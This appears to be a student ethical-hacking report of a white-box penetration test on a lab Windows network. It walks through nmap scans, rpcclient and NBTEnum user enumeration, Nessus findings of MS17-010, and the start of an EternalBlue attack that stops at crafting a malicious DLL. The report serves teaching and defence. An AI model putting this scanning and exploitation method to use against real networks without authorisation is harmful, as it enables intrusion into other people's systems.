Penetration Test

Attempting to gain Admin access to two Servers and Clients.

Thomas MacKinnon

CMP210: Ethical Hacking 1

BSc Ethical Hacking Year 2

2018/19

.

Abstract

A penetration test is an extremely useful tool that allows companies to see the affect a malicious hacker could have on their network. Unlike a real hacker the penetration tester will not try to steal from the company or hurt them in any way, all they want to do is find the weak points in the network and help the company fix these vulnerabilities.

Using many tools at their disposal the penetration tester will try to gain access to the network and computer systems to show hidden information and mess around with important files just like a typical hacker would do. Information could include which ports are open, the users on the network and which vulnerabilities the network is weak to. This penetration test used many tools, such as NMAP, RPCCLIENT, NESSUS, MSFCONSOLE, METASPLOIT and CAIN to name a few. Each had their purpose and worked well in reaching the end goal.

From the twenty-hour investigation it was found that the networks and clients were vulnerable to some different attacks such as remote code execution. From this information gathered several countermeasures to stop these attacks has been recommended near the end of the report.

.

Contents

1 Introduction 1
1.1 Background 1
1.2 Aim 1
2 Procedure and Results 2
2.1 Overview of Procedure and Results 2
2.2 Procedure and Results part 1: Scanning 3
2.3 Procedure and Results part 2: Enumeration 6
2.4 Procedure and Results part 3: Vulnerability scanning 10
2.5 Procedure and Results part 4: Systems Hacking 14
3 Discussion 27
3.1 General Discussion 27
3.2 Countermeasures 27
3.3 Conclusions 27
3.4 Future Work 28
References 29
Appendices 30
Appendix A (PING) 30
Appendix B (NMAP) 31
Appendix C (ENUMERATION) 41
Appendix D (NESSUS) 55
Appendix E (HASHES) 65

.

1 INTRODUCTION

1.1 BACKGROUND

The task given is to do a white box penetration test on a typical company network to demonstrate the danger of a malicious insider to this company. The network consists of two clients and two servers and the goal is to gain admin access to all of them. A white box penetration test is different to the other types of penetration tests as the company has allocated some User details to use in testing the network. With the username test and the password test123 the test will be aiming to see if a standard user on the system is able to access the C drive of the servers and access private information.

Kali Linux will be used as it is an Operating System aimed at penetration testing so it will be the best fit for the white box testing. Kali Linux is being run on VMware workstation as well as the clients and servers since it will allow use of the machine for multiple operations instead of using many machines. VMware is being run on a machine using windows 7 professional.

The problem with most company networks is that they do not self-audit their network enough and do not update their systems with necessary security patches. This leaves many security risks that users and outsiders can exploit for personal gain. Through this white box penetration test and report the company should have sufficient information on how to improve their network to make it more secure. The tools and methods used throughout this report should also be suffice for any reader to perform audits on their own machines and networks.

1.2 AIM

The aim of this report is to show how to find vulnerabilities within a network, how they can be exploited to gain access to the C drive and how to counter these vulnerabilities to stop future users and outsiders exploiting them.

The project follows the standard penetration testing methodology with some small alterations. Footprinting will not be necessary since the company has given a test account to use. The first step will be scanning to find basic information about the network, scripts have been created to aid in this step (found in Appendix B), followed by some enumeration to find some hidden information that basic scanning could not find. Some vulnerability scanning will follow to find potential information to aid in the system hacking. Once a suitable vulnerability has been found the next step will be to exploit it and see what can be done using the secret information.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE AND RESULTS

There are several steps in this procedure each aiming to find out new information that could be useful for penetrating the servers and clients. Different stages have been categorized by the type of information that will be acquired. It is also the standard penetration testing methodology used by penetration testers around the world. Like previously mentioned Footprinting will not be necessary as it is a white box penetration test and the company has been provided user credentials. Results have been added to the procedure to make the flow of this report better.

Credentials: username-test, password-test123.

IP addresses: Server 1 = 192.168.0.1, Server 2 = 192.168.0.2, Client 1 = 192.168.0.10, Client 2 = 192.168.0.11.

Scanning- This stage will consist of checking if the clients and servers are actually up and running, doing basic scans to find open ports and working out information about the operating systems that are running.

Enumeration- Throughout enumeration the goal is to find out details that basic scanning would not find. Using RPCCLIENT all the usernames can be found and each of the users group using other tools. This can identify each of the admins for specific password cracking later.

Vulnerability scanning- This stage is very important as it helps find the right vulnerability to use to help gain admin access. Using NMAP and NESSUS some vulnerabilities can be found that then can be exploited later.

System hacking- Using vulnerabilities found in the previous section the actual hacking of the servers and clients can begin. Different tools will be used such as MSFCONSOLE to put the exploit onto the server and gain more control over the network and METERPRETER to access more information. This is the largest stage of the penetration testing methodology.

Once admin access has been acquired to each server and client the test would have been successful and there will be countermeasures to report so the network can't be exploited in the same way again.

2.2 PROCEDURE AND RESULTS PART 1: SCANNING

Scanning is the first stage of this white box penetration test, it will consist of basic information found by doing simple scans of the network in order to build a picture of how it works and which ports are open. Ping scans should be done to each client and each server to check if they are alive, if they are not alive the rest of the penetration test won't work as nothing can actually be done to them. All of the ping scans have been performed in the terminal in Kali Linux and will ping 4 times before quitting, the code for each ping can be found in the first line of Figure 1. The rest of the ping scans can be found in Appendix A.

Here is the ping scan for Server 1 (192.168.0.1):

```
root@kali:~# ping -c4 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=19.8 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.508 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=128 time=0.575 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=128 time=0.525 ms

--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 42ms
rtt min/avg/max/mdev = 0.508/5.346/19.776/8.331 ms
root@kali:~#
```

Figure 1

From these results it is clear that each server and each client is alive and running, this info can be found in the ping statistics section of each scan as it says that each packets were received by the server/client.

Doing some NMAP scans will be the next step since the servers and clients are up, the information that is wanted from this stage is finding out what operating systems are running and which ports are open so they can be used later on. A NMAP script has been provided in Appendix B which contains a TCP scan, OS detection scan and a vulnerability scan which will be used in the Vulnerability scanning section of the procedure. The script will do these scans against each client and server and output it to the desktop on Kali Linux.

Once the script is saved as nmapscans.py on the Kali Linux desktop the next step is to open a terminal and type in:

cd /root/Desktop

python nmapscans.py

This will start the scripts and will take some time as it is doing scans for each server and client. An Alternative method would simply to type each command manually, this does take more time and is less efficient as deciding to redo the scans means retyping all of the commands again. Here are the basic commands for the scans, note the IP address will need to be changed for each client/server:

TCP scan;

nmap –sT 192.168.0.1

OS detection scan;

nmap -O 192.168.0.1

The reason only a TCP scan was conducted rather than a SYN scan or any other type of scan was because of the company already knowing that a penetration test was taking place so being stealthy is not necessary.

The full results of the TCP scans and OS detection scans can be found in Appendix B, here are some of the more important parts from each IP address in Figures 2 to 5.

Server 1 (192.168.0.1):

```
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
```

Figure 2

Server 2 (192.168.0.2):

```
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
```

Figure 3

Client 1 (192.168.0.10):

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
```

Figure 4

Client 2 (192.168.0.11):

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
```

Figure 5

From these results it is clear that the clients and servers have many opening ports listening. Port 445 is known as a good port for sharing files and has been used in the past by hackers to upload programs to the victim's computer. Port 445 is open on each client and each server and could be a good port to use when uploading exploits to the server/client. Port 23 is also open on the servers, this port is used for telnet connections which are raw, and this could be used to acquire user details.

Next is the results for the OS detection scans, this will be useful in building an idea of what the servers/clients are running and how they operate.

The full results can be found in Appendix B, here are some sections of important information from each scan in Figures 6 to 9.

Server 1 (192.168.0.1):

```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

Figure 6

Server 2 (192.168.0.2):

```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

Figure 7

Client 1 (192.168.0.10):

```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

Figure 8

Client 2 (192.168.0.11):

```
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

Figure 9

From this data it is clear that the servers and the clients are running Windows 7 2008. There is not much more useful information that can be found with basic scanning so its time to move on to Enumeration.

2.3 Procedure and Results part 2: Enumeration

The goal with Enumeration is to find information that typical scanning would not be able to find. The first thing to search for the users on the network to give a better picture of the network.

This can be done simply by using RPCCLIENT in Kali Linux, RPCCLIENT is a tool used to interrogate windows machine. By opening a terminal and going to the Desktop and typing in the code in Figure 10 RPCCLIENT allows access to hidden information as long as the test credentials or other valid credentials are being used. Note that the password will not show on screen whilst it is being typed for security reasons.

```
root@kali:~# cd /root/Desktop
root@kali:~/Desktop# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> ^C
root@kali:~/Desktop#
```

Figure 10

Many commands can be used to find out more information about the network however only some are of interest to the end goal, mainly finding out the users of the network.

By typing in code shown in Figure 11, server information is shown such as the operating system version.

```
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
rpcclient $>
```

Figure 11

This next command in Figure 12 can also give some very useful information, particularly the number of users on the network.

```
rpcclient $> querydominfo
Domain:         UADTARGETNET
Server:
Comment:
Total Users:    155
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $>
```

Figure 12

The most important command is **enumdomusers** as it shows every user of the network. However, this query will not show which group each user is in, so the Admins are still anonymous. See results in Figure 13.

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Benny Hill] rid:[0x3e8]
user:[R.Gudino] rid:[0x20da]
user:[E.Breck] rid:[0x20db]
user:[D.Lecroy] rid:[0x20dc]
user:[C.Armes] rid:[0x20dd]
user:[C.Yother] rid:[0x20de]
user:[K.Dipaola] rid:[0x20df]
user:[M.Lanasa] rid:[0x20e0]
user:[D.Clinard] rid:[0x20e1]
user:[W.Parekh] rid:[0x20e2]
user:[N.Hooton] rid:[0x20e3]
user:[D.Mcdonough] rid:[0x20e4]
user:[M.Bonneau] rid:[0x20e5]
user:[F.Nelms] rid:[0x20e6]
user:[E.Hillhouse] rid:[0x20e7]
user:[M.Lampe] rid:[0x20e8]
user:[L.Mcnaughton] rid:[0x20e9]
user:[D.Halas] rid:[0x20ea]
user:[R.Burstein] rid:[0x20eb]
user:[V.Layman] rid:[0x20ec]
user:[A.Marsland] rid:[0x20ed]
user:[D.Rosamond] rid:[0x20ee]
user:[B.Riche] rid:[0x20ef]
user:[J.Wiste] rid:[0x20f0]
user:[T.Lefebre] rid:[0x20f1]
user:[S.Dalrymple] rid:[0x20f2]
user:[R.Stoneking] rid:[0x20f3]
user:[S.Russom] rid:[0x20f4]
user:[M.Maxwell] rid:[0x20f5]
user:[Z.Sowders] rid:[0x20f6]
user:[M.Hoy] rid:[0x20f7]
user:[C.Selzer] rid:[0x20f8]
```

Figure 13

A useful enumeration tool to find the groups for each user is NBTENUM, which will provide the groups in a neat web page format. Using the commands shown in Figure 14 shows each user in their receptive group, this is just a section of the webpage, seen in Figure 15, and the full text can be found in Appendix C.

With this data the administrators are no longer anonymous making them a prime target for the password cracking in system hacking as their password will give us more control over the network.





Figure 14



NBTEnum v3.3
192.168.0.1

Password checking is "OFF"
Running as user "UADTARGET\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{81F26EBB-C4BD-4835-9C50-EF36D68CA236} ***MAC Address:*** 000C29658E40

NetBIOS Name	UADTARGETNET

Account Lockout Threshold	0 Attempts

Logged On Users	***Username:*** Administrator ***Logon Server:*** SERVER1 ***Username:*** SERVER1$ ***Logon Server:***

Local Groups and Users	***Account Operators*** ***Administrators*** - UADTARGETNET\Administrator - UADTARGETNET\B.Evert - UADTARGETNET\Benny Hill - UADTARGETNET\D.Kawasaki - UADTARGETNET\D.Lecroy - UADTARGETNET\D.Rosamond - UADTARGETNET\Domain Admins - UADTARGETNET\Enterprise Admins - UADTARGETNET\F.Nelms - UADTARGETNET\G.Chica - UADTARGETNET\H.Shiba - UADTARGETNET\I.Cortright - UADTARGETNET\N.Hooton - UADTARGETNET\R.Burstein - UADTARGETNET\S.Abercrombie - UADTARGETNET\W.Parekh

Figure 15

2.4 PROCEDURE AND RESULTS PART 3: VULNERABILITY SCANNING

Vulnerability scanning is essential for the system hacking stage since it gives the vulnerability needed to get in and prove the weaknesses of the network.

A vulnerability scan was already completed when the scripts were run in the scanning phase of this penetration test. The scan used NMAP's built-in vulnerability scan which is accessed by using this command below. Make sure to change the IP address each client/server. Full scripts and results can be found in Appendix B, important information can be seen in Figures 16 to 20.

nmap --script vuln 192.168.0.1

Results for Server 1 (192.168.0.1):

```
http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs:  CVE:CVE-2007-6750
      Slowloris tries to keep many connections to the target web server open and hold
      them open as long as possible.  It accomplishes this by opening connections to
      the target web server and sending a partial request. By doing so, it starves
      the http server's resources causing Denial Of Service.
```

Figure 16

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Figure 17

Results for Server 2 (192.168.0.2):

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Figure 18

Results for Client 1 (192.168.0.10):

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Figure 19

Results for Client 2 (192.168.0.11):

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

Figure 20

These scans are very clear that the network is vulnerable to remote code execution which can be used to run code on the servers without actually being on them. It also appears that Server 1 is very vulnerable to a DDOS attack as it holds onto connections for as long as it can. This can be used as a last resort brute force attack if the remote code execution does not work.

Although NMAP scans are good they are not as good as a NESSUS scan. NESSUS will provide far more information and can be output as a pdf.

To use NESSUS open a browser in Kali Linux and go to the site https://127.0.0.1:8834 and input the username “admin” with the password of “hacklab”. Choose “New Scan” and pick the basic network scan, enter the target IP addresses as seen in Figure 21 and then go to the credentials section and pick “Windows” seen in Figure 22.




Figure 21




Figure 22

Enter the credentials given (username being “test” and the password being “test123”) and set “uadtargetnet” as the domain. Save the scan, then click it, hit launch in the top right corner and choose the default option. This will take some time.




Figure 23

Now that the scan is done the vulnerabilities can be seen for each server in Figure 23 and can export it as a pdf with the button in the top right corner. Here are some of the critical faults for each IP address seen from Figure 24 to 28, the full NESSUS scan can be found in Appendix D.

Results for Server 1 (192.168.0.1):

Vulnerabilities Total: 64

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Figure 24

Results for Server 2 (192.168.0.2):

Vulnerabilities Total: 66

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities

Figure 25

Results for Client 1 (192.168.0.10):

Vulnerabilities Total: 45

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Figure 26

Results for Client 2 (192.168.0.11):

Vulnerabilities Total: 43

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Figure 27

From this data it is clear that all of the clients and servers are vulnerable against remote code execution agreeing with the NMAP results. However, NESSUS has also revealed that all of the clients and servers are vulnerable to the Eternalblue exploit, which is an exploit created by the NSA that uses SMB (server message block) protocol to allow remote users to execute code on a target computer.

2.5 Procedure and Results part 4: Systems Hacking

Now onto the system hacking stage, which is the most technical but also will complete this white box penetration test. Eternalblue will be used since the servers and clients are vulnerable to it. Server 1 will be the target of this attack.

First though a malicious DLL file is needed, open a terminal in Kali Linux and use the code in Figure 28 is used to craft one.




Figure 28

After the malicious DLL is created add it to the C drive to be used later on. See Figure 28.

